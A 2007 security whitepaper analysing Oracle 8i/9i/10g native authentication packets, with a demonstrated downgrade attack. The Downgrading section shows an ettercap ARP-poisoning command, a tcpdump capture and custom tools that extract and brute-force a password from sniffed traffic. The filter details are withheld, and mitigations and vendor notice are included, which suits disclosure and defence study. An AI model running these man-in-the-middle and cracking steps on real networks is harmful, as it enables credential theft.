

Downgrading the Oracle native authentication

László Tóth

February 5, 2007

Introduction

Oracle native authentication protocols are typical challenge-response protocols. After some negotiation the client sends the username. If the user exists the server sends an encrypted key. The client uses the key to encrypt the user's password and sends it to the server. One of the protocols is documented quite well in [1.]. On reading that description it is quite obvious that the protocol is vulnerable against the off-line brute force attack. Oracle changed the algorithm in 9i and changed it again in 10g. If we use the OCI driver, our programs will use these newer protocols, but thin drivers use the older version, thus implementing an off-line brute forcer is not absolutely pointless (if you can sniff the connection you can conduct several other attacks of course). The servers and the clients support the older version of the protocol, thus it is worth a research whether downgrade attack is possible.

This article describes four versions of the Oracle native authentication. These information are based on [3.]. This description is shorter than [3.] and just emphasizes those differences that could be important in a downgrade attack.

We do not disclose the details of the downgrading. In the Downgrading chapter you can find some screenshots about a successful attack to prove that downgrading is possible.

DES based authentication 1 and 2

At this point we are not interested in the resend or redirect packets, thus we start with the client connect package that contains a version number:

```

00000000 00 a5 00 00 01 00 00 00 01 34 01 2c 00 00 08 00 ..... .4.,....
00000010 7f ff 4f 98 00 00 00 01 00 83 00 22 00 00 00 00 ..O..... ..."....
00000020 01 01 28 44 45 53 43 52 49 50 54 49 4f 4e 3d 28 ..(DESCR IPTION=(
00000030 41 44 44 52 45 53 53 3d 28 50 52 4f 54 4f 43 4f ADDRESS= (PROTOCO
00000040 4c 3d 74 63 70 29 28 50 4f 52 54 3d 31 35 32 31 L=tcp)(P ORT=1521
00000050 29 28 48 4f 53 54 3d 31 39 32 2e 31 36 38 2e 38 )(HOST=1 92.168.8
00000060 31 2e 32 29 29 28 43 4f 4e 4e 45 43 54 5f 44 41 1.2))(CO NNECT_DA
00000070 54 41 3d 28 43 49 44 3d 28 50 52 4f 47 52 41 4d TA=(CID= (PROGRAM
00000080 3d 29 28 48 4f 53 54 3d 5f 5f 6a 64 62 63 5f 5f =)(HOST= __jdbc__
00000090 29 28 55 53 45 52 3d 29 29 28 53 49 44 3d 74 65 )(USER=) )(SID=te
000000A0 73 74 29 29 29 st)))

```

You can see the version number in bold. [3.] calls it “packet version number”. The server sends back its own version number in its “accept” packet:

```

00000008 00 18 00 00 02 00 00 00 01 34 00 00 08 00 7f ff ..... .4.....
00000018 01 00 00 00 00 18 41 01 .....A.

```

Then the server and the client start an optional SNS negotiation. What happens after this is important for us. The client sends the following packet:

```

000001E2 00 21 00 00 06 00 00 00 00 01 06 05 04 03 02 .!...... .....
000001F2 01 00 4a 61 76 61 5f 54 54 43 2d 38 2e 32 2e 30 ..Java_T TC-8.2.0
00000202 00 .

```

The secondly emphasized string is the thin driver. The firstly emphasized bytes are the acceptable protocol versions (TTI protocol). The server responds with the following (the packet is abbreviated):

```
0000009F 00 b3 00 00 06 00 00 00 00 01 06 00 49 42 4d ..... IBM
000000AF 50 43 2f 57 49 4e 5f 4e 54 2d 38 2e 31 2e 30 00 PC/WIN_N T-8.1.0.
000000BF b2 00 01 00 00 00 64 00 00 00 60 01 24 0f 05 0b .....d. ..`. $...
```

The server responds with its own version and the highest supported protocol from the client list. In this case this is 0x06. The next packets just “sort out any differences in type representation” [3.], so they are not important for us. Finally the authentication steps and here the two DES based protocols are different. The client sends the username like this:

```
00000521 00 5f 00 00 06 00 00 00 00 03 76 00 01 01 04 ..... v....
00000531 01 01 01 01 03 01 01 54 45 53 54 01 0d 0d 41 55 .....T EST...AU
00000541 54 48 5f 54 45 52 4d 49 4e 41 4c 00 00 01 0c 0c TH_TERMI NAL.....
00000551 41 55 54 48 5f 4d 41 43 48 49 4e 45 01 0c 0c XX AUTH_MAC HINE...X
00000561 xx xx xx xx xx xx xx xx xx xx 00 01 08 08 41 x-xxxxxx xxx....A
00000571 55 54 48 5f 50 49 44 01 04 04 31 32 33 34 00 UTH_PID. ..1234.
```

or in this form:

```
000003EC 00 60 00 00 06 00 00 00 00 03 52 00 01 01 04 .`..... R....
000003FC 00 00 00 00 00 00 01 01 07 01 01 0c 01 01 05 02 .....
0000040C 10 00 00 00 01 01 10 00 00 00 00 01 01 10 01 04 .....
0000041C 74 65 73 74 07 75 6e 6b 6e 6f 77 6e 0c xx xx xx test.unk nown.XXX
0000042C xx xx xx xx xx xx xx xx xx xx xx xx xx 10 xxxxxxxx x.xxxxx.
0000043C 4a 44 42 43 20 54 68 69 6e 20 43 6c 69 65 6e 74 JDBC Thi n Client
```

The server sends the AUTH_SESSKEY, which is encrypted with DES and the key is the user's password hash:

```
00000522 00 49 00 00 06 00 00 00 00 00 08 01 01 01 0c 0c .I.....  
00000532 41 55 54 48 5f 53 45 53 53 4b 45 59 01 10 10 39 AUTH_SESSKEY...9  
00000542 32 46 33 41 37 32 46 32 30 45 38 45 37 34 36 00 2F3A72F2 0E8E746.  
00000552 04 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000562 00 00 00 00 00 00 00 00 00 ..... .
```

or in this form:

```
00000469 00 35 00 00 06 00 00 00 00 00 08 01 30 10 30 44 .5..... 0.0D  
00000479 30 33 30 32 39 34 32 46 38 42 41 36 34 36 04 00 0302942F 8BA646..  
00000489 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000499 00 00 00 00 00 ..... .
```

The clients decrypt it and use the result as the key to DES encrypt the user password (the first form is abbreviated):

```
00000580 02 14 00 00 06 00 00 00 00 00 03 73 00 01 01 04 ..... s....  
00000590 02 01 01 01 01 07 01 01 54 45 53 54 01 0d 0d 41 ..... TEST...A  
000005A0 55 54 48 5f 50 41 53 53 57 4f 52 44 01 11 11 31 UTH_PASS WORD...1  
000005B0 42 35 32 39 36 44 38 41 45 32 35 34 42 38 38 34 B5296D8A E254B884  
000005C0 00 01 0d 0d 41 55 54 48 5f 54 45 52 4d 49 4e 41 ....AUTH _TERMINA
```

or in this form:

```
0000044c 00 83 00 00 06 00 00 00 00 00 03 51 00 01 01 04 ..... ..Q....
0000045c 01 01 21 00 00 00 00 01 01 07 01 01 0c 01 01 05 ..!..... .....
0000046c 02 10 00 00 00 01 01 10 00 00 00 00 00 01 10 00 ..... .....
0000047c 04 74 65 73 74 21 46 45 34 38 46 37 42 42 39 46 .test!FE 48F7BB9F
0000048c 30 34 36 44 35 30 45 38 46 35 35 39 43 42 35 30 046D50E8 F559CB50
0000049c 36 30 37 32 37 36 32 07 75 6e 6b 6e 6f 77 6e 0c 6072762. unknown.
000004ac xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xxxxxxxxxxxxxxxxxxxx
000004bc xx xx 10 4a 44 42 43 20 54 68 69 6e 20 43 6c 69 xx.JDBC Thin cli
000004cc 65 6e 74 ent
```

The off-line brute forcing is relatively easy. You need the username, the AUTH_SESSKEY and the AUTH_PASSWORD. When you try a password, first you have to create the Oracle password hash (this is well documented and there are several software that can do it for you e. g. [2.]). Then decrypt the AUTH_SESSKEY and decrypt the AUTH_PASSWORD and compare the result with the chosen password.

9i OCI version

The main difference between the 9i OCI and the previous protocol is the AUTH_SESSKEY length. The differences start with the connect packet (the packet is abbreviated):

```
00000000 01 04 00 00 01 04 00 00 01 38 01 2c 00 00 08 00 ..... .8.,....
00000010 7f ff 86 0e 00 00 01 00 00 ca 00 3a 00 00 02 00 ..... ..:.....
00000020 41 41 00 00 00 00 00 00 00 00 00 00 df d8 00 00 AA..... .....
00000030 00 4d 00 00 00 00 00 00 00 00 28 44 45 53 43 52 .M..... ..(DESCR
00000040 49 50 54 49 4f 4e 3d 28 41 44 44 52 45 53 53 3d IPTION=( ADDRESS=
00000050 28 50 52 4f 54 4f 43 4f 4c 3d 54 43 50 29 28 48 (PROTOCO L=TCP)(H
```


As you can see the AUTH_SESSKEY is longer than it was in the previous version. It is 16 bytes long (128 bit), and it is longer than a DES key, so the algorithm was changed. Here is the client response:

```

000002c1 01 72 00 00 06 04 00 00 00 03 73 03 d0 51 d9 .r..... ..s..Q.
000002d1 00 04 00 00 00 01 01 00 00 f4 e3 12 00 07 00 00 .....
000002e1 00 ac e0 12 00 38 e6 12 00 04 74 65 73 74 0d 00 .....8.. ..test..
000002f1 00 00 0d 41 55 54 48 5f 50 41 53 53 57 4f 52 44 ...AUTH_ PASSWORD
00000301 30 00 00 00 30 32 41 46 36 35 37 41 41 30 37 36 0...02AF 657AA076
00000311 39 44 37 41 31 45 31 36 34 31 32 33 33 36 32 39 9D7A1E16 41233629
00000321 44 46 36 33 39 30 41 42 39 39 45 44 43 35 43 43 DF6390AB 99EDC5CC
00000331 32 39 42 42 45 00 00 00 0d 00 00 00 0d 41 55 29BBE... ..AU
00000341 54 48 5f 54 45 52 4d 49 4e 41 4c 0c 00 00 00 0c TH_TERMI NAL.....

```

So, we can say the two protocols are almost identical.

10g OCI version

The change was bigger than it had been in the previous case. Of course the connect packet version was changed again (the packet is abbreviated):

```

00000000 00 e2 00 00 01 00 00 00 01 39 01 2c 00 00 08 00 ..... .9.,.....
00000010 7f ff c6 0e 00 00 01 00 00 a8 00 3a 00 00 02 00 ..... :.....
00000020 41 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AA.....
00000030 00 00 00 00 00 00 00 00 00 28 44 45 53 43 52 ..... ..(DESCR
00000040 49 50 54 49 4f 4e 3d 28 41 44 44 52 45 53 53 3d IPTION=( ADDRESS=

```

The client and server version packets are mainly the same. The supported protocols are the same in the client version packet and the version strings are the same as in the 9i OCI version (the server packet is abbreviated):

```
00000260 00 25 00 00 06 00 00 00 00 00 01 06 05 04 03 02 .%......
00000270 01 00 49 42 4d 50 43 2f 57 49 4e 5f 4e 54 2d 38 ..IBMPC/ WIN_NT-8
00000280 2e 31 2e 30 00 .1.0.
```

```
000000A7 00 b3 00 00 06 00 00 00 00 00 01 06 00 49 42 4d ..... IBM
000000B7 50 43 2f 57 49 4e 5f 4e 54 2d 38 2e 31 2e 30 00 PC/WIN_N T-8.1.0.
000000C7 b2 00 01 00 00 00 64 00 00 00 60 01 24 0f 05 0b .....d. ..`. $...
```

In the authentication phase the AUTH_SESSKEY is even longer than in the 9i version (the packet is abbreviated):

```
00000170 00 e1 00 00 06 00 00 00 00 00 08 02 00 0c 00 00 .....
00000180 00 0c 41 55 54 48 5f 53 45 53 53 4b 45 59 40 00 ..AUTH_S ESSKEY@.
00000190 00 00 40 39 34 46 35 36 45 30 43 39 33 30 35 43 ..@94F56 E0C9305C
000001A0 30 46 45 45 36 36 33 43 38 42 32 38 39 44 36 41 0FEE663C 8B289D6A
000001B0 31 43 38 36 45 38 37 44 45 32 43 42 46 35 41 36 1C86E87D E2CBF5A6
000001C0 33 34 34 35 43 30 38 36 33 44 35 33 44 39 38 36 3445C086 3D53D986
000001D0 34 44 32 00 00 00 0d 00 00 00 0d 41 55 54 48 4D2..... AUTH
000001E0 5f 56 46 52 5f 44 41 54 41 00 00 00 00 39 09 00 _VFR_DAT A....9..
000001F0 00 04 01 00 00 00 02 00 01 00 00 00 00 00 00 00 .....

```

As you can see it is 32 bytes (256 bit) long and in the client's response you can find another AUTH_SESSKEY (the packet is abbreviated):

```
000003A7 04 5b 00 00 06 00 00 00 00 03 73 03 94 61 29 .[..... ..s..a)
000003B7 03 04 00 00 00 01 01 00 00 8c e6 07 00 0d 00 00 .....
000003C7 00 34 e3 07 00 1c f3 07 00 04 54 45 53 54 0c 00 .4..... ..TEST..
000003D7 00 00 0c 41 55 54 48 5f 53 45 53 53 4b 45 59 40 ...AUTH_ SESSKEY@
000003E7 00 00 00 40 34 38 46 37 41 32 38 43 33 42 39 45 ...@48F7 A28C3B9E
000003F7 45 45 41 44 39 39 35 46 41 32 37 35 45 45 35 45 EEAD995F A275EE5E
00000407 38 39 31 41 32 37 34 44 35 46 30 42 35 43 42 36 891A274D 5F0B5CB6
00000417 41 34 44 43 31 38 33 44 30 37 32 37 43 35 38 36 A4DC183D 0727C586
00000427 31 45 41 38 01 00 00 0d 00 00 0d 41 55 54 1EA8.... ..AUT
00000437 48 5f 50 41 53 53 57 4f 52 44 40 00 00 40 34 H_PASSWO RD@...@4
00000447 33 30 31 36 30 36 35 45 35 36 34 45 41 41 46 44 3016065E 564EAAFD
00000457 44 31 43 34 37 43 33 35 33 33 38 34 31 37 41 37 D1C47C35 338417A7
00000467 44 44 36 41 34 46 45 42 35 43 42 39 46 43 45 31 DD6A4FEB 5CB9FCE1
00000477 38 42 36 36 37 43 33 30 43 41 36 42 46 44 41 00 8B667C30 CA6BFDA.
00000487 00 00 00 08 00 00 08 41 55 54 48 5f 52 54 54 ..... AUTH_RTT
00000497 06 00 00 00 06 31 35 37 35 35 39 00 00 0d .....157 559.....
```

Downgrading

In the example below we downgraded the authentication protocol between a 10g Windows client and 10g Windows server (10.2.0.1), extracted the authentication information from a pcap file and fed them to the off-line brute forcer. We used an ettercap filter and ARP cache poisoning attack. Below you can see, how ettercap software was started.

```
root@ :~# ettercap -T -q -F oraauthef.10gwin2win.simple.ef -M ARP /192.168.126.1/ /192.168.126.2/
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Content filters loaded from oraauthef.10gwin2win.simple.ef...
Listening on eth0... (Ethernet)

  eth0 ->      00:0C:29:0A:AC:40   192.168.126.131   255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
 7587 mac vendor fingerprint
 1698 tcp OS fingerprint
 2183 known services

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.126.1 00:50:56:C0:00:01

GROUP 2 : 192.168.126.2 00:0C:29:F9:89:DD
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Client supported protocols list was replaced!
```


Figure 1 ettercap output during the downgrade attack

In the next screenshot you will see how tcpdump was started on the attacker's computer. It was stopped after the ettercap filter had sent the message "Client supported protocol list was replaced!". After that the pcap extractor and the brute forcer was used to get the weak password:

```
root@ :~# tcpdump -s 0 -i eth0 -w test.dmp '(ether src host 00:0C:29:0A:AC:40) and (port 1521)'
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
63 packets captured
126 packets received by filter
0 packets dropped by kernel
root@ :~# oraauthx test.dmp
test:6C4B1DD83E489818:A12FFDE5CC9ABDOC:192.168.126.2:1521:192.168.126.1:2126
root@ :~# oraauthx test.dmp > test.pwd
root@ :~# oraauthbf -p test.pwd -d test.dict
Password found: TEST:192.168.126.2:1521:192.168.126.1:2126
root@ :~#
```

Figure 2 How to use tcpdump and the developed tools

The last screenshot shows what happened on the client computer.



```
Command Prompt
C:\>sqlplus test@test10gw
SQL*Plus: Release 10.2.0.1.0 - Production on Mon Jul 10 20:46:13 2006
Copyright (c) 1982, 2005, Oracle. All rights reserved.
Enter password:
Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Production
With the Partitioning, OLAP and Data Mining options
SQL> quit
Disconnected from Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Pr
oduction
With the Partitioning, OLAP and Data Mining options
C:\>
```

Figure 3 What happened on the client computer

Solution

There are two obvious solutions to these kind of problems:

- Use strong passwords so a brute force attack is not feasible
- Use encryption in the communication channel

Of course you have to apply both to achieve a higher security level. Fortunately Oracle has the solutions:

- Oracle Advanced Security [4.] has the option to encrypt the network communication
- In Oracle RDBMS you can set up a strong password policy through profiles

There are alternative ways for the communication encryption, if you do not have the given version of the Oracle RDBMS. For example:

- You can use SSH to encrypt Net8 traffic [5.]
- You can use IPSEC between the server and the client
- You can tunnel the network traffic through SSL [6.]

Conclusion

We checked the differences between the 8i, 9i and 10g native authentication protocols. We showed an example to prove that downgrading to a weaker authentication protocol is possible and we showed how the Oracle database server can be protected with well known countermeasures.

Oracle is not the only database vendor who has problem with the native authentication implementation. For example:

- MSSQL native authentication [8.]
- MySQL had several problems, for example [7.]

An advisory is not necessary, because quite obvious things were implemented and tested, and all these are based on well known facts.

Bibliography

- [1.] Marlene T.; Aaron N. Oracle Security Handbook
- [2.] Red-Database-Security GmbH Fact sheet about Oracle database passwords http://www.red-database-security.com/whitepaper/oracle_passwords.html
- [3.] ElephantProtocol <http://wiki.koeln.ccc.de/index.php/ElephantProtocol>
- [4.] Oracle Advanced Security http://www.oracle.com/technology/depoy/security/db_security/advanced-security/index.html
- [5.] Securing Oracle Network Traffic http://www.dbspecialists.com/presentations/net8_security.html
- [6.] Stunnel <http://www.stunnel.org/examples/oracle.html>
- [7.] An attack on the MySQL authentication protocol http://www.coresecurity.com/corelabs/projects/protocol_design_flaws/mysql.pdf
- [8.] Threat Profiling Microsoft SQL Server <http://www.nextgenss.com/papers/tp-SQL2000.pdf>

Credits

Special thanks goes to Balázs Boda, Lajos Antal and Pete Finnigan.

Communication with the vendor

We sent a more detailed version to the Oracle security alert e-mail address (secalert_us@oracle.com) and in their response was the following: “After our internal review, we have reached the conclusion that we have no objection with your publishing and presenting the whitepaper.”